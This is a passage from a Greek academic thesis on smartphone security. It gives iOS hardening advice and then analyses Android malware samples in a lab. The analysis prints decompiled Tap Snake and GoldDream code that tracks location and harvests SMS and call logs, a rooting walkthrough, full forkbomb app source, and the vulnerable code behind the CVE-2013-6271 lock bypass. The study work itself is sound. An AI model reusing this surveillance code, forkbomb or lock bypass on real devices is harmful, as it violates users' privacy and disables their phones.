Επιπροσθέτως, συσκευές οι οποίες αποθηκεύουν ευαίσθητα δεδομένα και πληροφορίες, θα πρέπει να έχουν πάντα ενεργοποιημένο password τουλάχιστον 6 ψηφίων σε μήκος. Αυτό έχει ως αποτέλεσμα την ενίσχυση της ασφάλειας, όσον αφορά στοιχεία που βρίσκονται αποθηκευμένα στο σύστημα αρχείων και το keychain της συσκευής, καθώς επίσης κάνει πολύ πιο δύσκολες τις επιθέσεις brute-force ενάντια στον κωδικό της συσκευής.
Άλλες πιθανές επιλογές για την καταπολέμηση φυσικών επιθέσεων στην συσκευή περιλαμβάνουν την εγκατάσταση λογισμικού που μπορεί να εντοπίσει απομακρυσμένα την τοποθεσία μιας συσκευής ή να σβήσει, απομακρυσμένα, ευαίσθητα δεδομένα.

ΠΕΡΙΛΗΨΗ

Στη συνέχεια παραθέτουμε συγκεντρωτικά κάποια βασικά ζητήματα που παρουσιάσθηκαν σε σχέση με την τρωτότητα των συσκευών, με λειτουργικό iOS, καθώς επίσης τα μέτρα προστασίας και τους κανόνες χρήσης των συσκευών για την ενίσχυση της ασφάλεια τους στο μέγιστο δυνατό.

• Χρειάζεται αξιολόγηση του σκοπού της συσκευής και των δεδομένων που αποθηκεύονται σε αυτήν και ανάλογη προσαρμογή της συμπεριφοράς και των ρυθμίσεων της συσκευής με το σκοπό και τα δεδομένα. Για παράδειγμα, χρήση μιας ξεχωριστής συσκευής για τις ευαίσθητες επιχειρηματικές επικοινωνίες και δραστηριότητες, και ρύθμιση τη συσκευής αυτής πολύ πιο συντηρητικά από ό, τι σε μια συνήθη προσωπική συσκευή ψυχαγωγίας.

• Ενεργοποίηση του κλειδώματος της συσκευής. Επισημαίνεται όμως ότι στις οθόνες αφής παραμένουν αποκαλυπτικοί λεκέδες που μπορεί εύκολα να δει κάποιος που προσπαθεί να ξεκλειδώσει τη συσκευή και για αυτό πρέπει να υπάρχει προσοχή. Χρειάζεται συχνός καθαρισμός της οθόνης με τρόπο που θα σβήσει τα ίχνη καθώς επίσης και επαναλαμβανόμενα ψηφία στο PIN του ξεκλειδώματος για τη μείωση των διαρροών πληροφοριών από αποτυπώματα.

• Η φυσική πρόσβαση παραμένει ο φορέας επίθεσης με τη μεγαλύτερη πιθανότητα επιτυχίας. Ο φυσικός έλεγχος της συσκευής και η προστασία από κλοπή ή παραμέληση πρέπει να είναι αδιάλειπτος. Για κάθε ενδεχόμενο όμως θα πρέπει να είναι ενεργή η λειτουργία διαγραφής των δεδομένων της συσκευής, αν απαιτηθεί, μέσω απομακρυσμένου ελέγχου.

• Το λογισμικό της συσκευής πρέπει να διατηρείται συνεχώς ενημερωμένο με την τελευταία του έκδοση. Στην ιδανική περίπτωση, πρέπει να γίνεται ενημέρωση over-the-air του iOS αμέσως μόλις κάτι νέο καταστεί διαθέσιμο. (Η υποστήριξη της over-the-air ενημέρωσης εισήχθη με iOS 5.0.1). επίσης και οι διάφορες εφαρμογές πρέπει να ενημερώνονται τακτικά.

• Δεν προχωρούμε σε διαδικασία jailbreak (root) της συσκευής παρά μόνο εάν αυτή χρησιμοποιείται αποκλειστικά για ψυχαγωγία (ή και έρευνα). Τέτοιου είδους προνομιακή πρόσβαση παρακάμπτει τα μέτρα ασφαλείας που εφαρμόζονται από το λειτουργικό σύστημα και αποτρέπει την ενημέρωση του λογισμικού ή την καθιστά πολύ δύσκολη, με αποτέλεσμα να μην γίνεται τακτικά. Πολλοί επιτιθέμενοι έχουν βάλει στο στόχαστρο συσκευές με μη ενημερωμένο λογισμικό ή συσκευές jailbroken.

• Ρυθμίζουμε τη συσκευή μας, πριν τη σύνδεση σε ένα νέο δίκτυο, ώστε να απευθύνει ερώτημα στο χρήστη και να μην συνδέεται αυτόματα. Αυτό αποτρέπει την ακούσια σύνδεση με κακόβουλο ασύρματα δίκτυα που μπορούν εύκολα να παραβιάσουν την συσκευή μας σε πολλαπλά επίπεδα.

• Η επιλογή των εφαρμογών που θα κατεβάσουμε και θα εγκαταστήσουμε πρέπει να γίνεται με μεγάλη προσοχή. Αν και η Apple εποπτεύει το App Store, έχουν υπάρξει περιπτώσεις

κακόβουλων ή και ευάλωτων εφαρμογών που δεν εντοπίστηκαν στον έλεγχο και βρέθηκαν στο App Store.

• Η εγκατάσταση λογισμικού ασφαλείας, όπως το Lookout ή το McAfee Mobile Security είναι σημαντική για την ασφάλεια της συσκευής. Η χρήση του λογισμικού αλλά και των υπηρεσιών του mobile device management (MDM) συνιστάται, ειδικά αν πρόκειται να χειρίζεστε ευαίσθητες πληροφορίες. Το MDM προσφέρει δυνατότητες, όπως είναι ο προσδιορισμός και η επιβολή της πολιτικής ασφάλειας, logging και alerting, αυτόματες over-the–air ενημερώσεις, anti-malware, backup/restore, tracking και διαχείριση της συσκευής, απομακρυσμένο κλείδωμα και εκκαθάριση δεδομένων, απομακρυσμένη διάγνωση και αντιμετώπιση προβλημάτων, και άλλα.

• Μια καλή σκέψη είναι να αφήνει κάποιος το κινητό σπίτι, όταν ταξιδεύει σε άλλες χώρες Σε πολλά κράτη οι υπηρεσίες ασφαλείας, (ή και άλλοι), χρησιμοποιούν τεχνικές διείσδυσης στις συσκευές μέσω των εγχώριων δικτύων κάτι που είναι εξαιρετικά δύσκολο να αντικρουστεί. Η αγορά ενός φθηνού τηλεφώνου και η χρήση μόνο για μη ευαίσθητη δραστηριότητα που θα σβηστεί στο τέλος συνιστάται. Η χρήση της συσκευής σας για ψυχαγωγία και μόνο είναι δυνατή αν έχετε προφορτώσει ταινίες, μουσική κλπ και η συσκευή είναι σε λειτουργία πτήσης με απενεργοποιημένες όλες τις συνδέσεις σε δίκτυο.

5 Διαδικασία Μελέτης Κακόβουλων Εφαρμογών


Τα προγράμματα οποία βοήθησαν στην απομεταγλώττιση των κακόβουλών εφαρμογών είναι ελεύθερα.

Εγκαταστάθηκε το Android Development Tools μαζί με το Eclipse.Ο λόγος εγκατάστασης του συγκεκριμένου προγράμματος είναι το εικονικό περιβάλλον που προσφέρει και είναι ιδανικό για την ανάπτυξη εφαρμογών, αλλά και για δοκιμή κακόβουλων εφαρμογών καθώς προσφέρει απόλυτα ελεγχόμενο περιβάλλον .

Έπειτα η δυσκολία εύρεσης μολυσμένων εφαρμογών (θα αναφέρονται ως APK) ξεπεράστηκε μέσω του site contagio. Το site αυτό προσφέρεται σαν μια βάση δειγμάτων τέτοιων εφαρμογών για επιστημονική χρήση. Από εκεί βρέθηκαν όλα τα μολυσμένα APK τα οποία χρησιμοποιήθηκαν στην υλοποίηση των πειραμάτων.

Για την απομεταγλώττιση χρησιμοποιήθηκαν τα APKinspector ,DroidBox, androguard ,όλα μέσω μίας έκδοσης Ubuntu Linux ,του "HoneyNet Project".

Τέλος το κινητό στο οποίο εγκαταστάθηκαν τα APK είναι το Sony Xperia x10 mini, με λειτουργικό σύστημα Android 2.1 update 1 éclair.




Εικόνα 55 Το Honeynet Project σε λειτουργία

5.1 Android Tap Snake

Η εφαρμογή Android Tap Snake είναι απ τις εφαρμογές οι οποίες έχουν διπλή λειτουργία. Στην συγκεκριμένη, η πρώτη λειτουργία είναι ως ένα απλό φιδάκι για το κινητό τηλέφωνο. Η δεύτερη είναι ένας client για την εφαρμογή GPS Spy.

Ένας υποψιασμένος χρήστης αντιλαμβάνεται αμέσως πως η εφαρμογή είναι ύποπτη από τα δικαιώματα που ζητά για να εγκατασταθεί:




Εικόνα 56 Η εφαρμογή Tap Snake

- android.permission.ACCESS_COARSE_LOCATION
- android.permission.ACCESS_FINE_LOCATION
- android.permission.INTERNET
- android.permission.WAKE_LOC
- android.permission.RECEIVE_BOOT_COMPLETED


Είναι προφανές λοιπόν πως , για ένα απλό φιδάκι, η παραχώρηση αυτών των δικαιωμάτων είναι τουλάχιστον υπερβολική. Παρόλα αυτά ακόμα και εάν κάποιος το εγκαταστήσει το πρόγραμμα αντιλαμβάνεται ότι κάτι δεν

πάει καλά. Το Tap Snake δεν έχει κουμπί εξόδου, τρέχει πάντα στο προσκήνιο και ανοίγει ξανά με την εκκίνηση του τηλεφώνου. Επίσης ανα 15 λεπτά στέλνει σε έναν server την θέση του.
Παραθέτω τα παρακάτω κομμάτια κώδικα που απέκτησα μέσω απομεταγλώττισης του APK:



Εικόνα 57 Εγκατάσταση του Tap Snake

```
public class LocationListener
    implements android.location.LocationListener
{
    public LocationListener(Handler handler1)
    {
        handler = handler1;
    }
    public void onLocationChanged(Location location)
    {
        Message message = new Message();
        message.obj = location;
        boolean flag = handler.sendMessage(message);
    }
        s = settings.getProperty("email", null);
        email = s;
        s1 = settings.getProperty("code", null);
        code = s1;
        if(!started && email != null && code != null)
        {
            lastLocation.setAccuracy(10000F);
            android.os.PowerManager.WakeLock wakelock =
((PowerManager)getSystemService("power")).newWakeLock(1, "SnakeService");
            wl = wakelock;
            (new _cls1()).start();

public class BootDetector extends BroadcastReceiver
{
    public BootDetector()
    {
    }
    public void onReceive(Context context, Intent intent)
    {
        Intent intent1 = new Intent(context, net/maxicom/android/snake/SnakeService);
        android.content.ComponentName componentname = context.startService(intent1);
    }
}
```



Εικόνα 58 Στο υπόβαθρο τρέχει το trojan ενώ ο χρήστης δεν το καταλαβαίνει

Το πρόγραμμα για να λειτουργήσει πλήρως πρέπει να εγκατασταθεί σε κινητό πού έχει και το GPS SPY, πρόγραμμα το οποίο πωλείται για 5 δολάρια. Δεν αποτελεί δηλαδή άμεσο κίνδυνο για τον χρήστη, αλλά του δημιουργεί πρόβλημα καθώς τρέχει συνεχώς.

5.2 GoldDream

Το GoldDream ακολουθεί την ίδια τακτική με άλλα προγράμματα (DroidKungFu Plankton κ.α.). Εισάγεται σε μια εφαρμογή και όταν ο χρήστης την κατεβάσει αρχίζει να παρακολουθεί τα μηνύματα και τα τηλέφωνα που γίνονται. Η πρακτική είναι συνήθης ,με την χρήση ενός Receiver και την αποστολή των δεδομένων σε έναν κεντρικό server.Στην συγκεκριμένη περίπτωση το GoldDream έχει μολύνει την εφαρμογή BloodvsZombie.
Επίσης μπορεί να δεχθεί εντολές από τον server και να εκτελέσει διάφορες λειτουργίες χωρίς την γνώση του χρήστη, όπως εγκατάσταση/απεγκατάσταση εφαρμογών, αποστολή

μηνυμάτων και κλήση τηλεφώνων.
Τα δικαιώματα που ζητά είναι και πάλι το πρώτο σημείο προειδοποίησης για μολυσμένη εφαρμογή:

- android.permission.INTERNET
- android.permission.ACCESS_NETWORK_STATE
- android.permission.READ_PHONE_STATE
- android.permission.ACCESS_WIFI_STATE
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.ACCESS_COARSE_LOCATION
- android.permission.ACCESS_FINE_LOCATION
- android.permission.RECEIVE_SMS
- android.permission.SEND_SMS
- android.permission.READ_SMS
- android.permission.CALL_PHONE
- android.permission.PROCESS_OUTGOING_CALLS
- android.permission.DELETE_PACKAGES
- android.permission.INSTALL_PACKAGES
- android.permission.RECEIVE_BOOT_COMPLETED

Εικόνα 59 Τα δικαιώματα του GoldDream

Ο χρήστης πρέπει να είναι ιδιαίτερα προσεκτικός όταν εγκαθιστά μια εφαρμογή, κυρίως στην επιτήρηση των δικαιωμάτων που ζητούνται. Όταν παραχωρηθούν τα δικαιώματα το λειτουργικό δεν ζητά την άδεια του χρήστη πάνω σε αυτά.
Μέσω της εφαρμογής το GoldDream τρέχει στο παρασκήνιο και δημιουργεί τους Receivers του. Παρόλα αυτά ο χρήστης δεν αντιλαμβάνεται τις ενέργειες αυτές, καθώς η εφαρμογή φαίνεται να λειτουργεί κανονικά.


Στον κώδικα που ακολουθεί φαίνεται η συλλογή μηνυμάτων και κλήσεων:

```
if(intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED"))
        {
            Bundle bundle = intent.getExtras();
            if(bundle == null)
                continue; /* Loop/switch isn't completed */
            Object aobj[] = (Object[])bundle.get("pdus");
            SmsMessage asmsmessage[] = new SmsMessage[aobj.length];
            int i = 0;
            do
            {
                int j = aobj.length;
                if(i >= j)
                    continue; /* Loop/switch isn't completed */
                SmsMessage smsmessage = SmsMessage.createFromPdu((byte[])aobj[i]);
                asmsmessage[i] = smsmessage;
                String s = asmsmessage[i].getOriginatingAddress();
                sms_code = s;
                String s1 = asmsmessage[i].getDisplayMessageBody();
```

```
            sms_body = s1;
            long l = asmsmessage[i].getTimestampMillis();
            Date date = new Date(l);
            String s2 = (new SimpleDateFormat("yyyy-MM-dd HH:mm:ss")).format(date);
            sms_time = s2;
            String s3 = String.valueOf(sms_code);
            StringBuilder stringbuilder = (new StringBuilder(s3)).append("#");
            String s4 = sms_body;
            StringBuilder stringbuilder1 = stringbuilder.append(s4).append("#");
            String s5 = sms_time;
            String s6 = stringbuilder1.append(s5).toString();
            WriteRec(context, "zjsms.txt", s6);
            i++;
        } while(true);
    }
    if(intent.getAction().equals("android.intent.action.NEW_OUTGOING_CALL"))
    {
        incomingFlag = Boolean.valueOf(false);
        String s7 = intent.getStringExtra("android.intent.extra.PHONE_NUMBER");
        outcall_phoneNumber = s7;
        String s8 = getSystemTime();
        StringBuilder stringbuilder2 = new StringBuilder("OUT#");
        String s9 = outcall_phoneNumber;
        String s10 = stringbuilder2.append(s9).append("#").append(s8).toString();
        WriteRec(context, "zjphonecall.txt", s10);
    } else
    {
        switch(((TelephonyManager)context.getSystemService("phone")).getCallState())
        {
        default:
            break;
```


5.3 Rooting Samsung Galaxy note 2

Είναι πολιτική της Samsung τον τελευταίο καιρό να κλειδώνει τις «Επιλογές Προγραμματιστή» από τις ρυθμίσεις, με αποτέλεσμα να μην είναι εξαρχής δυνατή η επιλογή «Εντοπισμός σφαλμάτων USB».Για να ενεργοποιήσουμε την επιλογή στις ρυθμίσεις πρέπει να πάμε στις πληροφορίες συσκευής και επιλέγουμε επτά φορές τον αριθμό Κατασκευής.
Αφού ενεργοποιήσουμε τις επιλογές Προγραμματιστή και τον εντοπισμό σφαλμάτων USB ,μπορούμε να προχωρήσουμε.




Εικόνα 60 Από αριστερά προς δεξιά τα βήματα για να ξεκλειδώσουν οι Επιλογές Προγραμματιστή

Το πρόγραμμα με το οποίο θα πετύχουμε το root της συσκευής είναι το Odin3. Αφού λοιπόν περάσουμε τους οδηγούς (drivers) και εκκινήσουμε το Odin3 με δικαιώματα διαχειριστή, κλείνουμε τη συσκευή.
Το επόμενο βήμα είναι να ανοίξουμε την συσκευή σε λειτουργία Download.Αυτό γίνεται πατώντας ταυτόχρονα το κεντρικό κουμπί, το κουμπί μείωσης έντασης και το κουμπί εκκίνησης.



Εικόνα 61 Τα τρία κουμπιά που χρειάζεται να πατηθούν στην εκκίνηση του Galaxy Note 2 για να μπεί σε λειτουργία download

Έπειτα συνδέουμε το κινητό σε μία θύρα USB , επιλέγουμε το αρχείο το οποίο έχουμε κατεβάσει για το exploit (στη συγκεκριμένη περίπτωση το CF-AutoRoot) και κάνουμε εκκίνηση της διαδικασίας.




Εικόνα 62 Το Odin3 σε λειτουργία

Εικόνα 63 Το SuperSU σε rooted Galaxy Note 2

Με το πέρας της διαδικασίας η συσκευή έχει γίνει rooted και το SuperSu εμφανίζεται στα προγράμματα.

5.4 Επίθεση Forkbomb

Το ForkBomb είναι ένα πρόγραμμα με σκοπό την υπερχείλιση μνήμης. Δημιουργεί μια διεργασία και την αντιγράφει μέχρι η μνήμη να γεμίσει, με αποτέλεσμα να κολλήσει το λειτουργικό σε κλάσματα δευτερολέπτου. Στην συγκεκριμένη περίπτωση το apk δεν ξεκινά με την εκκίνηση του λειτουργικού, κάτι το οποίο θα καθιστούσε την συσκευή άχρηστη πιθανότατα. Δεν ζητά κανένα δικαίωμα.



Εικόνα 64 Εγκατάσταση του forkbomb

Αφού εγκαταστήσαμε την εφαρμογή στο κινητό μέσω της κάρτας sd και τρέξαμε το πρόγραμμα η συσκευή δεν ανταποκρινόταν και ο μόνος τρόπος για να την επαναφέρουμε ήταν η αφαίρεση της μπαταρίας.

Το πρόγραμμα αυτό δεν έχει σαν σκοπό την υποκλοπή δεδομένων, είναι όμως πολύ επικίνδυνο εάν αυτοματοποιηθεί και λειτουργεί κατά την εκκίνηση. Μπορεί να δημιουργήσει πολύ σοβαρά προβλήματα στον τελικό χρήστη και στην ίδια την συσκευή.


Παραθέτω παρακάτω τον κώδικα της εφαρμογής, σχεδιασμένος από τον reyammer (https://github.com/reyammer/android-forkbomb) , που αποδεικνύει την ευκολία δημιουργίας μίας τέτοιας εφαρμογής:

```
package com.example.forkbomb;

import android.os.Bundle;
import android.app.Activity;
import android.util.Log;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;

public class MainActivity extends Activity {

	@Override
	protected void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		setContentView(R.layout.activity_main);

		Button b1 = (Button) findViewById(R.id.button1);

		b1.setOnClickListener(new OnClickListener() {
			public void onClick(View v) {
				Log.d("FORKBOMB", "forkbomb!");
				NativeLib.fb();
			}
		});
	}
}

public class NativeLib {

	static {
		System.loadLibrary("forkbomb");
	}

	public static native void fb();

}
```

5.5 Επίθεση Remove Device Locks CVE-2013-6271

Εικόνα 65 Εγκατάσταση του CRT-RemoveLocks

Η επίθεση αυτή στόχο έχει να αφαιρέσει το κλείδωμα του τηλεφώνου με αποτέλεσμα να μπορεί να χειριστεί δεδομένα του κινητού ο επιτιθέμενος. Το πρόγραμμα εφαρμόζει ένα κενό ασφαλείας του Android από την έκδοση 4.0 έως και την 4.3. Το κενό έγινε γνωστό μέσω της εταιρίας Curesec τον Νοέμβρη του 2013, εφόσον το Android Security στάματησε να ανταποκρίνεται για το ζήτημα σε μεταξύ τους συνομιλία.



Στην κλάση `com.android.settings.ChooseLockGeneric` βρέθηκε το κενό αυτό καθώς επιτρέπει στον χρήστη να μεταβάλει τον τύπο μηχανισμού κλειδώματος της συσκευής. Οι τύποι κλειδώματος που μπορούν να μεταβληθούν είναι αρκετοί όπως κωδικός, κωδικός pin, ακόμα και αναγνώριση προσώπου.
Κατά την εγκατάσταση δεν απαιτεί κάποιο δικαίωμα και δεν χρειάζεται δικαιώματα root.
Η διεπαφή είναι απλή στην χρήση και δίνει την δυνατότητα να προγραμματίσεις την εφαρμογή να λειτουργήσει μια συγκεκριμένη ώρα της ημέρας, ώστε να μπορεί ο επιτιθέμενος να λάβει τα οφέλη της συσκευής όταν θα έχει φυσική πρόσβαση

Στο πρώτο κομμάτι του κώδικα που παρατίθεται δίνεται η δυνατότητα στον χρήστη μέσω της κλάσης να ελέγξει εάν ο μηχανισμός ασφαλείας θα λειτουργεί ή όχι. Μετά δίνεται η δυνατότητα να εισάγουμε την τιμή `PASSWORD_QUALITY_UNSPECIFIED` και να ξεκλειδώσουμε την συσκευή:

Εικόνα 66 Λειτουργία του exploit

```
    // Defaults to needing to confirm credentials
            <span style="background-color: #21e901;">final boolean
confirmCredentials = getActivity().getIntent()</span>
                <span style="background-color:
#21e901;">.getBooleanExtra(CONFIRM_CREDENTIALS, true);</span>
            <span style="background-color: #21e901;">mPasswordConfirmed
= !confirmCredentials;</span>

            if (savedInstanceState != null) {
                mPasswordConfirmed =
savedInstanceState.getBoolean(PASSWORD_CONFIRMED);
                mWaitingForConfirmation =
savedInstanceState.getBoolean(WAITING_FOR_CONFIRMATION);
                mFinishPending =
savedInstanceState.getBoolean(FINISH_PENDING);
            }

            if (mPasswordConfirmed) {
                <span style="background-color:
#21e901;">updatePreferencesOrFinish</span>();
        }
…....
  private void updatePreferencesOrFinish() {
            Intent intent = getActivity().getIntent();
            int quality =
intent.getIntExtra(LockPatternUtils.PASSWORD_TYPE_KEY, -1);
            if (quality == -1) {
                // If caller didn't specify password quality, show UI
and allow the user to choose.
                quality = intent.getIntExtra(MINIMUM_QUALITY_KEY, -1);
                MutableBoolean allowBiometric = new MutableBoolean(false);
                quality = upgradeQuality(quality, allowBiometric);
                final PreferenceScreen prefScreen = getPreferenceScreen();
                if (prefScreen != null) {
                    prefScreen.removeAll();
                }
```

```
                addPreferencesFromResource(R.xml.security_settings_picker);
                disableUnusablePreferences(quality, allowBiometric);
            } else {
                <span style="background-color:
#21e901;">updateUnlockMethodAndFinish</span>(quality, false);
            }
        }

…...
 void updateUnlockMethodAndFinish(int quality, boolean disabled) {
            // Sanity check. We should never get here without confirming
user's existing password.
            if (!mPasswordConfirmed) {
                throw new IllegalStateException("Tried to update
password without confirming it");
            }

            final boolean isFallback = getActivity().getIntent()

.getBooleanExtra(LockPatternUtils.LOCKSCREEN_BIOMETRIC_WEAK_FALLBACK,
false);

            quality = upgradeQuality(quality, null);

            if (quality &gt;=
DevicePolicyManager.PASSWORD_QUALITY_NUMERIC) {
                int minLength = mDPM.getPasswordMinimumLength(null);
                if (minLength &lt; MIN_PASSWORD_LENGTH) {
                    minLength = MIN_PASSWORD_LENGTH;
                }
                final int maxLength =
mDPM.getPasswordMaximumLength(quality);
                Intent intent = new Intent().setClass(getActivity(),
ChooseLockPassword.class);
                intent.putExtra(LockPatternUtils.PASSWORD_TYPE_KEY,
quality);
                intent.putExtra(ChooseLockPassword.PASSWORD_MIN_KEY,
minLength);
